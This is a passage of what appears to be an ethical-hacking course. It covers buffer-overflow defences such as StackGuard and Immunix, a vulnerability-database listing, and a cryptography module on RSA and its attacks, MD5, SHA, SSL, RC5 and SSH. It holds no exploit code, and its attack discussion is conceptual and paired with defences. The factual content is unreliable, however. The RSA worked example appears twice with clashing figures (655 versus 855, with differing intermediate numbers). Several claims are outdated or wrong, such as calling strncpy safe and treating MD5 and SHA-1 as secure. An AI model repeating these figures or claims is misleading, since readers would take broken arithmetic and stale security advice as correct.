Manual auditing of code: Search for the use of the unsafe functions in the C library like `strcpy()` and replace them with safe functions like `strncpy()` which takes the size of the buffer into account. Manual auditing of the source code must be used for each program which makes this a massive and very expensive approach.

Disabling Stack Execution: A simple solution is the option to install the operating system with stack execution disabled. The idea is simple, inexpensive to install and relatively effective against the current crop of attacks. There are some serious weaknesses to this approach. Some programs do rely on the stack to be executable. Most common buffer overflows rely on code to be injected into the buffer and then executed.

Safer C library support: A robust alternative is to provide a safe version to the C library functions on which the attack relies to overwrite the return address. It works with the binaries of the target program's source code

and does not require access to program's source code. It can be deployed without having to wait for the vendor to react to security threats. This is available for Windows 2000 systems. It is an effective technique.

Compiler Techniques: Range checking of indices is a defense that is 100% effective against buffer overflow attacks. Java automatically checks if an array index is within the proper bounds. Use compiler like Java instead of C to avoid buffer overflow attacks.

StackGuard

- StackGuard: Protects Systems From Stack Smashing Attacks
- StackGuard is a compiler approach for defending programs and systems against "stack smashing" attacks.
- Programs that have been compiled with StackGuard are largely immune to Stack smashing attack.
- Protection requires no source code changes at all. when a vulnerability is exploited, StackGuard detects the attack in progress, raises an intrusion alert, and halts the victim program.

<http://www.cse.ogi.edu/DISC/projects/immunix/StackGuard/>

Tools StackGuard is a compiler that emits programs hardened against "stack smashing" attacks. Stack smashing attacks are the most common form of penetration attack. Programs that have been compiled with StackGuard are largely immune to stack smashing attack. Protection requires no source code changes at all.

When a vulnerable program is attacked, StackGuard detects the attack in progress, raises an intrusion alert, and halts the victim program. Usually, buffer overflows occur by writing data *past* the end of an

allocated array. Thus the attacker can make arbitrary changes to program state stored adjacent to the array. The common data structure to attack is the current function's return address stored on the stack.

StackGuard detects and defeats stack smashing attacks by protecting the return address on the stack from being altered. StackGuard places a "canary" word next to the return address when a function is called. If the canary word has been altered when the function returns, then a stack smashing attack has been attempted, and the program responds by emitting an intruder alert into syslog, and then halts. To be effective, the attacker must not be able to "spoof" the canary word by embedding the value for the canary word in the attack string.

StackGuard is implemented as a small patch to the gcc code generator, specifically the `function_prolog()` and `function_epilog()` routines. `function_prolog()` has been enhanced to lay down canaries on the stack when functions start, and `function_epilog()` checks canary integrity when the function exits. Any attempt at corrupting the return address is thus detected before the function returns. The original release of StackGuard also supported an un-released kernel extension called "MemGuard" that provided fine-grained memory protection. This mechanism simply made the return address on the stack non-writable while the function is active.

Immunix System

- Immunix System 7 is an Immunix-enabled RedHat Linux 7.0 distribution and suite of application-level security tools.
- Immunix secures a Linux OS and applications
- Immunix works by hardening existing software components and platforms so that attempts to exploit security vulnerabilities will fail safe. i.e. the compromised process halts instead of giving control to the attacker, and then is restarted.

<http://immunix.org>

Tools Immunix Secured Linux 7+ is an Immunix-enabled distribution similar to RedHat Linux 7.0 and a suite of application-level security tools. Immunix" is a family of tools designed to enhance system integrity by hardening system components and platforms against security attacks. Immunix secures a Linux OS and applications. Immunix works by hardening existing software components and platforms so that attempts to exploit security vulnerabilities will fail safe, i.e. the compromised process halts instead of giving control to the attacker, and then is restarted. The software components are effectively "laminated" with Immunix technologies to harden them against attack.

The most common strategy for dealing with buffer overflows is to apply a patch to the code that will check the length of the data before it is saved to the buffer. This patching strategy has several fundamental drawbacks:

- It is a reactive strategy, i.e., by the time the patch is issued, damage may have occurred.
- There is a large time and expense associated with constant patching, and often patches go uninstalled.
- Linux administration expertise is necessary to apply patches.

Immunix technology works by proactively protecting the operating system and applications from buffer overflows, both known and unknown. When Immunix detects such an attack, it causes the application to exit, rather than yield control to the attacker. By neutralizing buffer overflow vulnerabilities, hackers cannot exploit them to compromise the server. Immunix is designed specifically to provide containment of suspect programs, allowing the system administrator to clearly and concisely specify the set of resources that a program may access, and the operations the program may perform.

Welcome to ICAT!

ICAT contains:
5905 vulnerabilities
Last updated:
07/24/03

ICAT is a searchable index of information on computer vulnerabilities. It provides search capability at a fine granularity and links users to vulnerability and patch information.

Enter your e-mail address and press "Add" to receive ICAT announcements.

The ICAT team appreciates the contributions and support of the following organizations: CERIAS, ESETN, ISSX.

Search Note:
All fields must be filled together to execute a query.
Click a link below to look up vulnerabilities by vendor or product name.
Components must be alaphabetic characters.
Double quotes are ignored in the search. Individual words are ANDed together.

Search -> All entries 1 Year 6 Months 3 Months Reset values

Vendor	A B C E F H I K L N O Q R T U W X Z All
Product	A B C E F H I K L N O Q R T U W X Z All
Version	— Choose a vendor or product —
Keyword search	<input type="text" value="processor"/>
On a CVE or CAN name	<input type="checkbox"/>
Severity	High
General Filters:	
Common Sources	Any
Related exploit range	Remote
Vulnerability consequence	Any
Vulnerability type	Buffer overflow
Exposed component type	Any
Entry type	CVE entries
Entries since the following date	Any Month <input type="text" value="2003"/>

Welcome to ICAT!

ICAT contains:
5905 vulnerabilities
Last updated:
07/24/03

ICAT is a searchable index of information on computer vulnerabilities. It provides search capability at a fine granularity and links users to vulnerability and patch information.

Enter your e-mail address and press "Add" to receive ICAT announcements.

The ICAT team appreciates the contributions and support of the following organizations: CERIAS, ESETN, ISSX.

There are 82 matching records. Displaying matches 1 through 20.

CAN 2003-0349 Summary: Published Before: 7/24/2003 Severity: High	Buffer overflow in the streaming used a component for logging multicast requests in the ISAPI for the logging capability of Microsoft Windows Media Services (mmsilog.dll), as installed in IIS 5.0, allows remote attackers to execute arbitrary code via a large POST request to mmsilog.dll.
CAN 2003-0344 Summary: Published Before: 6/16/2003 Severity: High	Buffer overflow in Microsoft Internet Explorer 5.0, 5.5, and 6.0 allows remote attackers to execute arbitrary code via / (slash) characters in the Type property of an Object tag in a web page.
CAN 2003-0224 Summary: Published Before: 6/9/2003	Buffer overflow in the component that serves static web pages in Microsoft Internet Information Services (IIS) 6.0 allows remote attackers to execute arbitrary code with user-level permissions via an S-HTTP web page, aka "Server Side Include Web Pages Buffer Overflow".

Summary

- A buffer overflow occurs when a program or process tries to store more data in a buffer (temporary data storage area) than it was intended to hold.
- Buffer overflow attacks depend on two things: the lack of boundary testing and a machine that can execute code that resides in the data/stack segment.
- Buffer Overflows vulnerability can be detected by skilled auditing of the code as well as boundary testing.
- Once the stack is smashed the attacker can deploy his payload and take control of the attacked system.

- Countermeasures include: checking the code, Disabling Stack Execution, Safer C library support, using safer Compiler Techniques.
 - Tools like stackguard, Immunix and vulnerability scanners help securing systems.
-

Summary

Recap

- A buffer overflow occurs when a program or process tries to store more data in a buffer (temporary data storage area) than it was intended to hold.
- Buffer overflow attacks depend on two things: the lack of boundary testing and a machine that can execute code that resides in the data/stack segment.
- Buffer Overflows vulnerability can be detected by skilled auditing of the code as well as boundary testing.
- Once the stack is smashed the attacker can deploy his payload and take control of the attacked system.
- Countermeasures include: checking the code, Disabling Stack Execution, Safer C library support, using safer Compiler Techniques.
- Tools like stackguard, Immunix and vulnerability scanners help securing systems.

Module 21: Cryptography

Overview

Module Objective

- What is PKI
 - RSA
 - MD-5
 - SHA
 - SSL
 - PGP
 - SSH
 - Encryption Cracking Techniques
-

Module Objectives

Having dealt with various security concerns and countermeasures in the preceding modules, it is obvious that cryptography as a security measure is here to stay. In this module we will try to understand the use of cryptography over the Internet through:

- Public Key Infrastructure (PKI)
- RSA
- MD-5
- Secure Hash Algorithm (SHA)
- Secure Socket Layer (SSL)
- Pretty Good Privacy (PGP)
- SSH

We will also be looking at the effort required to crack these encryption techniques and explore attacker methodologies if any that are relevant to the discussion.

It is to be noted that encryption is no longer an exemptible option when conducting ecommerce. Given the importance it bears on ecommerce, it is one area that will have its share of security concerns as well. Encryption on its own cannot guarantee foolproof security. It must be combined with good security policies and practices if an organization needs to protect its information assets and extend it to its stakeholders.

Public-key Cryptography


- Public-key cryptography was invented in 1976 by Whitfield Diffie and Martin Hellman.
 - In this system, each person gets a pair of keys, called the public key and the private key.
 - Each person's public key is published while the private key is kept secret.
 - Anyone can send a confidential message just using public information, but it can only be decrypted with a private key that is in the sole possession of the intended recipient.
-

Cryptography can be classified as the study of techniques and applications that depend on the existence of difficult problems. A cryptanalyst attempts to compromise cryptographic mechanisms, and cryptology (from the Greek kryptós lógos, meaning "hidden word") is the discipline of cryptography and cryptanalysis combined.

Note The concept of public-key cryptography was introduced in 1976 by Whitfield Diffie and Martin Hellman in order to solve the key management problem. In their concept, each person gets a pair of keys, one called the public key and the other called the private key. Each person's public key is published while the private key is kept secret. This eliminates the need for the sender and receiver to share secret information, as all communications involve only public keys, and no private key is ever transmitted or shared. This option also secured the communication against eavesdropping or betrayal.



The only requirement is that public keys must be associated with their users in a trusted manner. With PKI, anyone can send a confidential message by using public information, though the message can only be decrypted with a private key, which is in the possession of the intended recipient. Furthermore, public-key cryptography meets the need for privacy and authentication.

Working of Encryption



When Alice wishes to send a secret message to Bob, she looks up Bob's public key in a directory, uses it to encrypt the message and sends it off. Bob then uses his private key to decrypt the message and read it. No one listening in can decrypt the message. Anyone can send an encrypted message to Bob but only Bob can read it. Thus, although many people may know the public key of a Bob and use it to verify Bob's signatures, they cannot discover Bob's private key and use it to forge digital signatures. This is referred to as the principle of "irreversibility."

To sign a message, Alice does a computation involving both her private key and the message itself; the output is called the digital signature and is attached to the message, which is then sent. If Bob wants to verify the signature, he does some computation involving the message, the purported signature, and Alice's public key. If the result holds properly in a simple mathematical relation, the signature is verified as being genuine; otherwise, the signature may be fraudulent or the message might have been altered.



Concept What is a digital signature?

A digital signature is a cryptographic means of authentication. Public key cryptography that uses an asymmetric key algorithm is used for creating the digital signature. The complementary keys are termed the private key (which is known only to the signer and used to create the digital signature), and the public key (which is more widely known and is used by a relying party to verify the digital signature).

Another process, termed a "hash function," is used in both creating and verifying a digital signature. A hash function is an algorithm which creates a digital representation or "fingerprint" in the form of a "hash value" or "hash result" of a standard length which is usually much smaller than the message but unique to it. Any change to the message invariably produces a different hash result when the same hash function is used. In the case of a secure hash function, termed a "one - way hash function," it is not possible to derive the original message from the hash value.

Verification of a digital signature is accomplished by computing a new hash result of the original message by means of the same hash function used to create the digital signature. Then, using the public key and the new hash result, the verifier checks: (1) whether the digital signature was created using the corresponding private key; and (2) whether the newly computed hash result matches the original hash result which was transformed into the digital signature during the signing process.

To associate a key pair with a prospective signer, a certification authority issues a certificate, which is an electronic record that lists a public key as the subject of the


certificate, and confirms that the signer identified in the certificate holds the corresponding private key. The prospective signer is termed as the subscriber.

A certificate's principal function is to bind a key pair with a particular subscriber. The recipient of the certificate desiring to rely upon a digital signature created by the subscriber named in the certificate can use the public key listed in the certificate to verify that the digital signature was created with the corresponding private key.

The certification authority digitally signs the certificate to assure authenticity of both the message and identity in the certificate. The issuing certification authority's digital signature on the certificate can be verified by using the public key of the certification authority listed in another certificate by another certification authority and that other certificate can in turn be authenticated by the public key listed in yet another certificate, and so on.

To make a public key and its identification with a specific subscriber readily available for use in verification, the certificate may be published in a repository. Repositories are online databases of certificates and other information available for retrieval and use in verifying digital signatures. Retrieval can be accomplished automatically by having the verification program directly inquire of the repository to obtain certificates as needed.

If the subscriber loses control of the private key, the certificate becomes unreliable, and the certification authority may suspend or revoke the certificate.



RSA (Rivest Shamir Adleman)

- RSA is a public-key cryptosystem developed by MIT professors Ronald L Rivest, Adi Shamir, Leonard M Adleman in 1977 in an effort to help ensure internet security.
- RSA uses modular arithmetic and elementary number theory to do computation using two very large prime numbers.
- RSA encryption is widely used and is the 'defacto' encryption standard.

Note RSA is a public-key cryptosystem for both encryption and authentication which was invented in 1977 by Ron Rivest, Adi Shamir, and Leonard Adleman. In practice, the RSA system is often used together with a secret-key cryptosystem, such as DES. The RSA system is used widely in a wide variety of products, platforms, and industries. The RSA algorithm is built into current operating systems by Microsoft, Apple, Sun, and Novell. In hardware, the RSA algorithm can be found in secure telephones, on Ethernet network cards, and on smart cards.

If Alice wishes to send an encrypted message to Bob, she will first encrypt the message with DES, using a randomly chosen DES key. Then she will look up Bob's public key and use it to encrypt the DES key. The DES-encrypted message and the RSA-encrypted DES key together form the RSA digital envelope which is sent to Bob. When Bob receives the digital envelope, he will decrypt the DES key with his private key, and then use the DES key to decrypt the message itself. This combines the high speed of DES with the key management convenience of the RSA system.

RSA works as follows: two large prime numbers are taken (say a and b), and their product is determined ($c = ab$, where c is called the modulus). A number (e) is chosen such that it is less than c and relatively prime to $(a-1)(b-1)$, which means that e and $(a-1)(b-1)$ have no common factors except 1. Apart from this, another number f is chosen such that $(ef - 1)$ is divisible by $(a-1)(b-1)$. The values e and f are called the public and private exponents, respectively. The public key is the pair (c, e); the private key is (c, f).

It is considered to be difficult to obtain the private key f from the public key. However if someone can factor c into a and b, then he / she can decipher the private key f. Thus the security of the RSA system is based on the assumption that factoring is difficult to carry out and therefore the cryptographic technique safe.

Example of RSA algorithm

```
P = 61   <-- first prime number (destroy this after computing E and D)
Q = 53   <-- second prime number (destroy this after computing E and D)
PQ = 3233
E = 17   <-- public exponent (give this to others)
D = 2753 <-- private exponent (keep this secret)

Your public key is (E,PQ).
Your private key is D.

The encryption function is:
    encrypt(T) = (T^E mod PQ
                  = (T^17) mod 3233

The decryption function is:
    decrypt(C) = (C^D mod PQ
                  = (C^2753) mod 3233

To encrypt the plaintext value 123, do this:
    encrypt(123) = (123^17) mod 3233
                  = 337537917446653715596592959017679003 mod 3233
                  = 655

To decrypt the ciphertext value 655, do this:
    decrypt(655) = (655^2753) mod 3233
                  = 123
```

RSA retains its security from the apparent difficulty in factoring very large composites. However it is possible that an advance in number theory may lead to the discovery of a polynomial time factoring algorithm. There are three factors that can aggravate the path

towards compromising RSA security. These are advances in factoring technique, computing power and the decrease in the cost of computing hardware. Let us look at an example to illustrate the working of RSA as discussed before. For $P = 61$ and $Q = 53$, $PQ = 3233$. Taking a public exponent $E = 17$ and a private exponent $D = 2753$, we can encrypt a plain text 123 as shown below:

The encryption function is:

$$\text{encrypt } \{T\} = \{T^E\} \bmod PQ$$

The decryption function is:

$$\begin{aligned}\text{decrypt } \{C\} &= \{C^D\} \bmod PQ \\ &= \{C^{2753}\} \bmod 3233\end{aligned}$$

To encrypt the plaintext value 123, do this:

$$\begin{aligned}\text{encrypt}\{123\} &= \{123^{17}\} \bmod 3233 \\ &= 337587917446653715596592958817679803 \bmod 3233 \\ &= 855\end{aligned}$$

To decrypt the ciphertext value 855, do this:

$$\begin{aligned}\text{decrypt } \{855\} &= \{855^{2753}\} \bmod 3233 \\ &= 123\end{aligned}$$

RSA Attacks

- Brute forcing RSA factoring
 - Esoteric attack
 - Chosen cipher text attack
 - Low encryption exponent attack
 - Error analysis
 - Other attacks
-

Brute Force RSA Factoring

This is possible when an attacker has access to the public-key. This implies that the attacker has e and n . The goal is to obtain the private key d . To get d , n needs to be factored (which will yield p and q , which can then be used to calculate d). Factoring n is the best known attack against RSA to date. Some of the algorithms used for factoring are as follows:

- Trial division: The oldest and least efficient. Exponential running time. Try all the prime numbers less than \sqrt{n} .
- Quadratic Sieve (QS): The fastest algorithm for numbers smaller than 110 digits.
- Multiple Polynomial Quadratic Sieve (MPQS): Faster version of QS.
- Double Large Prime Variation of the MPQS: Faster still.
- Number Field Sieve (NFS): Currently the fastest algorithm known for numbers larger than 110 digits.

These algorithms represent the state of the art in warfare against large composite numbers. The table below estimates the effort required to factor some common PGP-based RSA public-key modulus lengths using the General Number Field Sieve:

KeySize MIPS-years required to factor

512	30,000
768	200,000,000
1024	300,000,000,000
2048	300,000,000,000,000,000,000

The next chart shows some estimates for the equivalences in brute force key searches of symmetric keys and brute force factoring of asymmetric keys, using the NFS.

Symmetric Asymmetric

56-bits	384-bits
64-bits	512-bits
80-bits	768-bits
112-bits	1792-bits
128-bits	2304-bits

Esoteric RSA attacks

These attacks depend on the weakness in certain implementations of the RSA protocol.

Chosen cipher-text attack

An attacker listens in on the insecure channel in which RSA messages are passed. The attacker collects an encrypted message c , from the target (destined for some other

party). The attacker wants to be able to read this message without having to mount a serious factoring effort. In other words, he wants $m=c^d$.

To recover m , the attacker first chooses a random number, $r < n$. (The attacker has the public-key (e, n) .) The attacker computes:

$x=r^e \text{ mod } n$ (He encrypts r with the target's public-key)

$y=xc \text{ mod } n$ (Multiplies the target ciphertext with the temp)

$t=r^{-1} \text{ mod } n$ (Multiplicative inverse of $r \text{ mod } n$)

The attacker counts on the fact that: If $x=r^e \text{ mod } n$, Then $r=x^d \text{ mod } n$

The attacker then gets the target to sign y with her private-key, (which actually decrypts y) and sends $u=y^d \text{ mod } n$ to the attacker. The attacker simply computes:

$tu \text{ mod } n = (r^{-1})(y^d) \text{ mod } n = (r^{-1})(x^d)(c^d) \text{ mod } n = (c^d) \text{ mod } n = m$

To foil this attack do not sign some random documents presented. Sign a one-way hash of the message instead.

Low encryption exponent e

If the encryption exponent is small (common values are 3, 17, and 65537) then public-key operations are significantly faster. The only problem lies in using small values for e as a public exponent for encrypting small messages. For instance, if e is 3 and m is a smaller number than the cubic root of n , then the message can be recovered simply by taking the cubic root of m because:

m [for $m < \sqrt[3]{n}$] $\text{mod } n$ will be equivalent to m^3

therefore:

$\sqrt[3]{m^3} = m$.

To defend against this attack, simply pad the message with a nonce before encryption, such that m^3 will always be reduced mod n .

Error Analysis

Shamir and others have discovered an attack against most cryptosystems (DES, IDEA, and RSA) which can be used if the attacker can somehow force the encryption/decryption engine to make errors. By analyzing the form of the output to known input when the engine is forced to make one bit errors somewhere in its operation, most cryptosystems can be broken easily. Again however this is primarily of interest to people who use some encryption scheme where the input, output, and encryption is accessible to the attacker.

Other RSA attacks

There are other attacks against RSA, such as the common modulus attack in which several users share n , but have different values for e and d . Sharing a common modulus with several users, can enable an attacker to recover a message without factoring n . If d is up to one quarter the size of n and e is less than n , d can be recovered without factoring. PGP does not choose small values for the decryption exponent.

MD5

- The MD5 algorithm takes as input a message of arbitrary length and produces as output a 128-bit "fingerprint" or "message digest" digest of the input.
 - The MD5 algorithm is intended for digital signature applications, where a large file must be "compressed" in a secure manner before being encrypted with a private (secret) key under a public-key cryptosystem such as RSA.
-

Concept A hash function H is a transformation that takes a variable-size input m and returns a fixed-size string, which is called the hash value h (that is, $h = H(m)$). The basic requirements for a cryptographic hash function are:

- the input can be of any length,
- the output has a fixed length,
- $H(x)$ is relatively easy to compute for any given x ,
- $H(x)$ is one-way,
- $H(x)$ is collision-free.

A hash function H is said to be one-way if it is hard to invert, where "hard to invert" means that given a hash value h , it is computationally infeasible to find some input x such that $H(x) = h$.

If, given a message x , it is computationally infeasible to find a message y not equal to x such that $H(x) = H(y)$ then H is said to be a weakly collision-free hash function.

A strongly collision-free hash function H is one for which it is computationally infeasible to find any two messages x and y such that $H(x) = H(y)$.

The main role of a cryptographic hash function is in the provision of digital signatures. Since hash functions are generally faster than digital signature algorithms, it is typical to compute the digital signature to some document by computing the signature on the document's hash value, which is small compared to the document itself. Additionally, a digest can be made public without revealing the contents of the document from which it is derived.

MD2, MD4, and MD5 are message-digest algorithms developed by Rivest. They are meant for digital signature applications where a large message has to be "compressed"

in a secure manner before being signed with the private key. All three algorithms take a message of arbitrary length and produce a 128-bit message digest. While the structures of these algorithms are somewhat similar, the design of MD2 is quite different from that of MD4 and MD5 and MD2 was optimized for 8-bit machines, whereas MD4 and MD5 were aimed at 32-bit machines.

MD4 was developed by Rivest in 1990. The message is padded to ensure that its length in bits plus 448 is divisible 512. A 64-bit binary representation of the original length of the message is then concatenated to the message. Attacks on versions of MD4 were developed very quickly and Dobbertin showed how collisions for the full version of MD4 could be found in under a minute on a typical PC.

MD5 was developed by Rivest in 1991. It is basically MD4 with "safety-belts" and while it is slightly slower than MD4, it is more secure. The algorithm consists of four distinct rounds, which have a slightly different design from that of MD4. Message-digest size, as well as padding requirements, remains the same.

Brute Force of MD5

The strength of any one-way hash is defined by how well it can randomize an arbitrary message and produces a unique output. There are two types of brute force attacks against a one-way hash function, normal brute force and the birthday attack.

SHA (Secure Hash Algorithm)

- The SHA algorithm takes as input a message of arbitrary length and produces as output a 160-bit "fingerprint" or "message digest" of the input.
 - The algorithm is slightly slower than MD5, but the larger message digest makes it more secret against brute-force collision and inversion attacks.
-

Note The Secure Hash Algorithm (SHA), the algorithm specified in the Secure Hash Standard(SHS), was developed by NIST and published as a federal information processing standard (FIPS PUB 180). SHA-1 was a revision to SHA that was published in 1994. The revision corrected an unpublished flaw in SHA. Its design is very similar to the MD4 family of hash functions developed by Rivest.

SHA is a cryptographic message digest algorithm similar to the MD4 family of hash functions developed by Rivest. The algorithm takes a message of less than 2⁶⁴ bits in length and produces a 160-bit message digest which is designed so that it should be computationally expensive to find a text which matches a given hash. The algorithm is slightly slower than MD5, but the larger message digest makes it more secure against brute-force collision and inversion attacks.

SHA is part of the Capstone project. Capstone is the U.S. government's long-term project to develop a set of standards for publicly available cryptography, as authorized by the Computer Security Act of 1987. The primary agencies responsible for Capstone are NIST and the NSA. There are four major components of Capstone: a bulk data encryption algorithm, a digital signature algorithm, a key exchange protocol, and a hash function. The data encryption algorithm is called Skipjack. The digital signature algorithm is DSA and the hash function is SHA.

SSL (Secure Socket Layer)

- SSL stands for Secure Sockets Layer, SSL is a protocol developed by Netscape for transmitting private documents via the Internet.
 - SSL works by using a private key to encrypt data that is transferred over the SSL connection.
 - SSL Protocol is application protocol independent.
-

Note SSL stands for Secure Sockets Layer, SSL is a protocol developed by Netscape for transmitting private documents via the Internet. SSL works by using a private key to encrypt data that is transferred over the SSL connection.

The SSL Protocol is designed to provide privacy between two communicating applications (a client and a server). Second, the protocol is designed to authenticate the server, and optionally the client. SSL requires a reliable transport protocol (e.g. TCP) for data transmission and reception.

The advantage of the SSL Protocol is that it is application protocol independent. A "higher level" application protocol (e.g. HTTP, FTP, TELNET, etc.) can layer on top of the SSL Protocol transparently. The SSL Protocol can negotiate an encryption algorithm and session key as well as authenticate a server before the application protocol transmits or receives its first byte of data. All of the application protocol data is transmitted encrypted, ensuring privacy.

The SSL protocol provides "channel security" which has three basic properties:

- The channel is private. Encryption is used for all messages after a simple handshake is used to define a secret key.
- The channel is authenticated. The server endpoint of the conversation is always authenticated, while the client endpoint is optionally authenticated.
- The channel is reliable. The message transport includes a message integrity check (using a MAC).

An SSL session is stateful. It is the responsibility of the SSL Handshake protocol to coordinate the states of the client and server, thereby allowing the protocol state machines of each to operate consistently, despite the fact that the state is not exactly parallel.

Logically the state is represented twice, once as the current operating state, and again as the pending state. Additionally, separate read and write states are maintained. When the client or server receives a change cipher spec message, it copies the pending read state into the current read state. When the client or server sends a change cipher spec message, it copies the pending write state into the current write state. When the handshake negotiation is complete, the client and server exchange change cipher spec messages, and then communicate using the newly agreed-upon cipher spec.

An SSL session may include multiple secure connections; in addition, parties may have multiple simultaneous sessions. The session state includes the following elements:

- Session Identifier - An arbitrary byte sequence chosen by the server to identify an active or resumable session state
- Peer Certificate - X509.v3[X509] certificate of the peer. This element of the state may be null.
- Compression Method - The algorithm used to compress data prior to encryption.
- Cipher Spec - Specifies the bulk data encryption algorithm (such as null, DES, etc.) and a MAC algorithm (such as MD5 or SHA). It also defines cryptographic attributes such as the hash_size.
- Master Secret - 48-byte secret shared between the client and server.
- Is Resumable - A flag indicating whether the session can be used to initiate new connections.

The connection state includes the following elements:

- Server and client random - Byte sequences that are chosen by the server and client for each connection.
- Server write MAC secret - The secret used in MAC operations on data written by the server.
- Client write MAC secret - The secret used in MAC operations on data written by the client.
- Server write key - The bulk cipher key for data encrypted by the server and decrypted by the client.
- Client write key - The bulk cipher key for data encrypted by the client and decrypted by the server.

- Initialization vectors - When a block cipher in CBC mode is used, an initialization vector (IV) is maintained for each key. This field is first initialized by the SSL handshake protocol. Thereafter the final ciphertext block from each record is preserved for use with the following record.
- Sequence numbers - Each party maintains separate sequence numbers for transmitted and received messages for each connection. When a party sends or receives a change cipher spec message, the appropriate sequence number is set to zero. Sequence numbers are of type uint64 and may not exceed 264 -1.

SSL Handshake Protocol Flow

SSL Handshake Protocol operates on top of the SSL Record Layer. When a SSL client and server first start communicating, they agree on a protocol version, select cryptographic algorithms, optionally authenticate each other, and use public-key encryption techniques to generate shared secrets. These processes are performed in the handshake protocol, which can be summarized as follows:

1. The client sends a client hello message to which the server must respond with a server hello message, or else a fatal error will occur and the connection will fail. The client hello and server hello are used to establish security enhancement capabilities between client and server. The client hello and server hello establish the following attributes: protocol version, session ID, cipher suite, and compression method.
2. Following the hello messages, the server will send its certificate, if it is to be authenticated. Additionally, a server key exchange message may be sent, if it is required. If the server is authenticated, it may request a certificate from the client, if that is appropriate to the cipher suite selected.
3. Now the server will send the server hello done message, indicating that the hello-message phase of the handshake is complete. The server will then wait for a client response.
4. If the server has sent a certificate request message, the client must send either the certificate message or a no certificate alert. The client key exchange message is now sent, and the content of that message will depend on the public key algorithm selected between the client hello and the server hello. If the client has sent a certificate with signing ability, a digitally-signed certificate verifies message is sent to explicitly verify the certificate.
5. At this point, a change cipher spec message is sent by the client, and the client copies the *pending* Cipher Spec into the *current* Cipher Spec. The client then immediately sends the finished message under the new algorithms, keys, and secrets. In response, the server will send its own change cipher spec message, transfer the *pending* to the *current* Cipher Spec, and send its Finished message under the new Cipher Spec. At this point, the handshake is complete and the client and server may begin to exchange application layer data.

When the client and server decide to resume a previous session or duplicate an existing session (instead of negotiating new security parameters) the message flow is as follows:

- The client sends a client hello using the Session ID of the session to be resumed. The Server then checks its session cache for a match. If a match is found, and the server is willing to re-establish the connection under the specified session state, it will send a server hello with the same Session ID value. At this point, both client and server must send change cipher spec messages and proceed directly to finished messages. Once the re-establishment is complete, the client and server may begin to exchange application layer data. If a Session ID match is not found, the server generates a new session ID and the SSL client and server perform a full handshake.

RC5

- RC5 is a fast block cipher designed by RSA Security in 1994.
 - It is a parameterized algorithm with a variable block size, a variable key size and a variable number of rounds. The key size is 128 bit.
 - RC6 is a block cipher based on RC5. Like RC5, RC6 is a parameterized algorithm where the block size, the key size and the number of rounds are variable again. The upper limit on the key size is 2040 bits.
-

Note RC5 is a fast block cipher designed by Ronald Rivest for RSA Data Security (now RSA Security) in 1994. It is a parameterized algorithm with a variable block size, a variable key size, and a variable number of rounds. Allowable choices for the block size are 32 bits (for experimentation and evaluation purposes only), 64 bits (for use a drop-in replacement for DES), and 128 bits. The number of rounds can range from 0 to 255, while the key can range from 0 bits to 2040 bits in size. Such built-in variability provides flexibility at all levels of security.

There are three routines in RC5: key expansion, encryption, and decryption. In the key-expansion routine, the user-provided secret key is expanded to fill a key table whose size depends on the number of rounds. The key table is then used in both encryption and decryption. The encryption routine consists of three primitive operations: integer addition, bitwise XOR, and variable rotation. The exceptional simplicity of RC5 makes it easy to implement and analyze. Indeed, like the RSA system, the encryption steps of RC5 can be written on the "back of an envelope".

The heavy use of data-dependent rotations and the mixture of different operations provide the security of RC5. RC6 is a block cipher based on RC5 and designed by Rivest, Sidney, and Yin for RSA Security. Like RC5, RC6 is a parameterized algorithm where the block size, the key size, and the number of rounds are variable; again, the

upper limit on the key size is 2040 bits. There are two main new features in RC6 compared to RC5: the inclusion of integer multiplication and the use of four $b/4$ -bit working registers instead of two $b/2$ -bit registers as in RC5 (b is the block size). Integer multiplication is used to increase the diffusion achieved per round so that fewer rounds are needed and the speed of the cipher can be increased. The reason for using four working registers instead of two is technical rather than theoretical. Namely, the default block size of the AES is 128 bits; while RC5 deals with 64-bit operations when using this block size, 32-bit operations are preferable given the intended architecture of the AES.

What is SSH?

- The program SSH (Secure Shell) is a secure replacement for telnet and the Berkeley r-utilities (rlogin, rsh, rcp and rdist).
 - It provides an encrypted channel for logging into another computer over a network, executing commands on a remote computer, and moving files from one computer to another.
 - SSH provides a strong host-to host and user authentication as well as secure encrypted communications over an insecure internet.
 - SSH2 is a more secure, efficient and portable version of SSH that includes SFTP, an SSH2 tunneled FTP.
-

